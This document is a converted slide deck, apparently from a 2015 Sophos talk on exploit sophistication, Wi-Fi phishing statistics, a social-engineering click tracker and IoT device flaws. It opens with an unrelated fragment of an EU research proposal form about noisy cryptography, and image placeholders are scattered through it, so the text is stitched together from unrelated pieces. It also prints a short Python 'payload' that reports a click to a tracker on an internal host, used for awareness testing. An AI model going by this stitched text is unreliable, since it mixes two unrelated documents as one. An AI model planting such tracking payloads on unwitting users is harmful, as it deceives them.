2 - Proposal Identification and overview			
Acronym	NOISY	Proposal Nb	
Proposal Title	Noisy Cryptography for the Internet of Things		
Topic Reference	ICT32		
Project type	R I A	x	
Proposal phasing			
Duration (months)	36	Expected work start date	January 2015
Topic Summary			
<p>Use-case driven project with a focus on random number generation & PUFs integrated in state-of-the-art hardware platforms. The goal is to design, model and then evaluate novel key generation solutions to make auditable true random sources available in real-world embedded devices which are resources or performance constrained.</p>			

E.g FP7 Security Call5 , FP7 ICT call 8

T0026617
22/05/2014 17:24

50%

T0026617
22/05/2014 17:24

Proposal Nb in the EC submission system


T0026617
22/05/2014 17:24

Reference in the call text ; e.g. topic sec 2012-2.1.1



T0026617
22/05/2014 17:24

Short summary from the call text – not to exceed 4 lines, but with the important key words



T0026617
22/05/2014 17:24





The Family Tree



Single Exploit Files



Compound Exploit Files



The AFRQ Rankings

	Zero	Basic	Intermediate	Skilled	Advanced	Pro	Neo
Generate sample with Metasploit	✓	✓	✓	✓	✓	✓	✓
Replace payload in existing sample	-	✓	✓	✓	✓	✓	✓
Modify shellcode	-	-	✓	✓	✓	✓	✓
Trivial modification in ROP chain	-	-	-	✓	✓	✓	✓
Significant modification in ROP chain	-	-	-	-	✓	✓	✓
Trivial modification in exploit trigger	-	-	-	-	-	✓	✓
Significant modification in exploit trigger	-	-	-	-	-	-	✓


Family Grouping

Zero	Basic	Intermediate	Skilled	Advanced	Pro	Neo
	Goldsun		Metasploit	MiniDuke	Fonten	Cycoomer
	Swrort		Inception		Dyzap	
	Plugx				Tinba	
	Appat				Corkow	
	Farfli				Cromptui	
	Rerol				Ixeshe	

Factoring In Broken...



Zero	Basic	Intermediate	Skilled	Advanced	Pro	Neo
	Goldsun		Metasploit	MiniDuke	Fonten	Cycoomer
	Swrort		Inception		Dyzap	
	Plugx				Tinba	
	Appat				Corkow	
	Farfli				Cromptui	
	Rerol				Ixeshe	


**So why bother trying
hard? It's 2015 people
must be smarter...**





Wi-Phishing

The screenshot shows the Sophos website header with navigation links: PRODUCTS, LABS, PARTNERS, COMPANY, SUPPORT, and icons for user profile, globe, and search. Below the header is a video player showing a scene with yellow taxis on a city street at night. The video player has a play button, a progress bar at 00:03, and a volume icon. To the left and right of the video are the words "It's rela" and "ourself." respectively. Below the video are three columns of security tips:



-  Use secure public Wi-Fi
- Be smart about which network you're connecting to
-  Take extra care when





The UI? 3 Different Models



Browsers Connected




Android Versions




Average click time?

1.3 seconds




Average click time?

2k people




Average click time?

<1% VPN




Average click time?

109 credit cards



Simple Social Engineering Tracker




The screenshot shows the web application interface for the Simple Social Engineering Tracker. At the top, there is a navigation bar with a logo consisting of a rectangle and a hand icon, and the title "SIMPLE SOCIAL ENGINEERING TRACKER". Below the title are three navigation links: "Home", "Generate Code", and "Stats". A green success message displays the tracking URL for a group named "Payload_Test". Below this is a form with an input field for "Enter group name" and a "Generate code" button. A table below the form lists the generated tracking links for the groups.

Success! The tracking URL for Payload_Test is `http://10.10.78.1/tracker/secure.php?secure_id=551fc7a98ca37`

Enter group name Generate code

Group	Link
Payload_Test	<code>http://10.10.78.1/tracker/secure.php?secure_id=551fc7a98ca37</code>




```
BasicPayload0.py (as superuser)
File Edit Search Options Help
### Required modules ###
import requests
import socket
import os

# GET URL and parameters to send
url = 'http://10.10.78.1/tracker/secure.php'
codeid = 'XYZ'
payload = {'secure_id': codeid}


# Make request.
r = requests.get(url, params=payload)

# Done.
```

1

2

3




Simple Social Engineering Tracker



The image shows a screenshot of a web application titled "SIMPLE SOCIAL ENGINEERING TRACKER". At the top, there is a navigation bar with three links: "Home", "Generate Code", and "Stats". Below the navigation bar is a table with four columns: "User", "IP Address", "Group", and "Time". The table contains four rows of data. The first row shows "Main User" with IP address "172.16.252.142", group "Payload_Test", and time "2015-04-06 06:04:57". The subsequent three rows show "-" for the user, "172.16.252.141" for the IP address, "Payload_Test" for the group, and various timestamps for the time column.


User ↓	IP Address ↓	Group ↓	Time ↓
Main User	172.16.252.142	Payload_Test	2015-04-06 06:04:57
-	172.16.252.141	Payload_Test	2015-04-04 16:18:20
-	172.16.252.141	Payload_Test	2015-04-04 16:11:33
-	-	Payload_Test	2015-04-04 07:48:41



IoT Devices


- ◆ Ripped a tonne apart
- ◆ Many lack the basic mitigations we expected in Windows XP SP2!
- ◆ It's like AlephOne: Smashing the stack all over again
- ◆ Many have simple flaws – command injection!?

- ◆ Everyone says panic about IoT, but despite the flaws little has happened. Attacks don't seem to care...




Conclusions & Apply

- ◆ Seriously, operational processes beyond Windows!
- ◆ It isn't all about big sexy headlines
- ◆ Simple attacks work really well still in 2015 and **attackers know it**
- ◆ Exploits are becoming more rare and 'high value'
- ◆ Carefully challenge hype, don't buy in to 'scared cows'
 - ◆ Users take a long time to pick up when we change advice
 - ◆ 8 character passwords, scams containing spelling errors... etc.
 - ◆ Focus on SE/Awareness now before it augments further



More?

- ◆ <http://www.sophos.com/wifi>
 - ◆ Please grab the video, use the stats and make a point
- ◆ Check out ExploitThis! For more technical details (HT to the awesome guys @SophosLabs like Gabor and Fraser)
- ◆ Twitter: @jameslyne → I'll push the GitHub links shortly, or DM me.
- ◆ Come see EXP-R01 for more on exploit mitigations



Thanks!

Questions?

James Lyne - @jameslyne

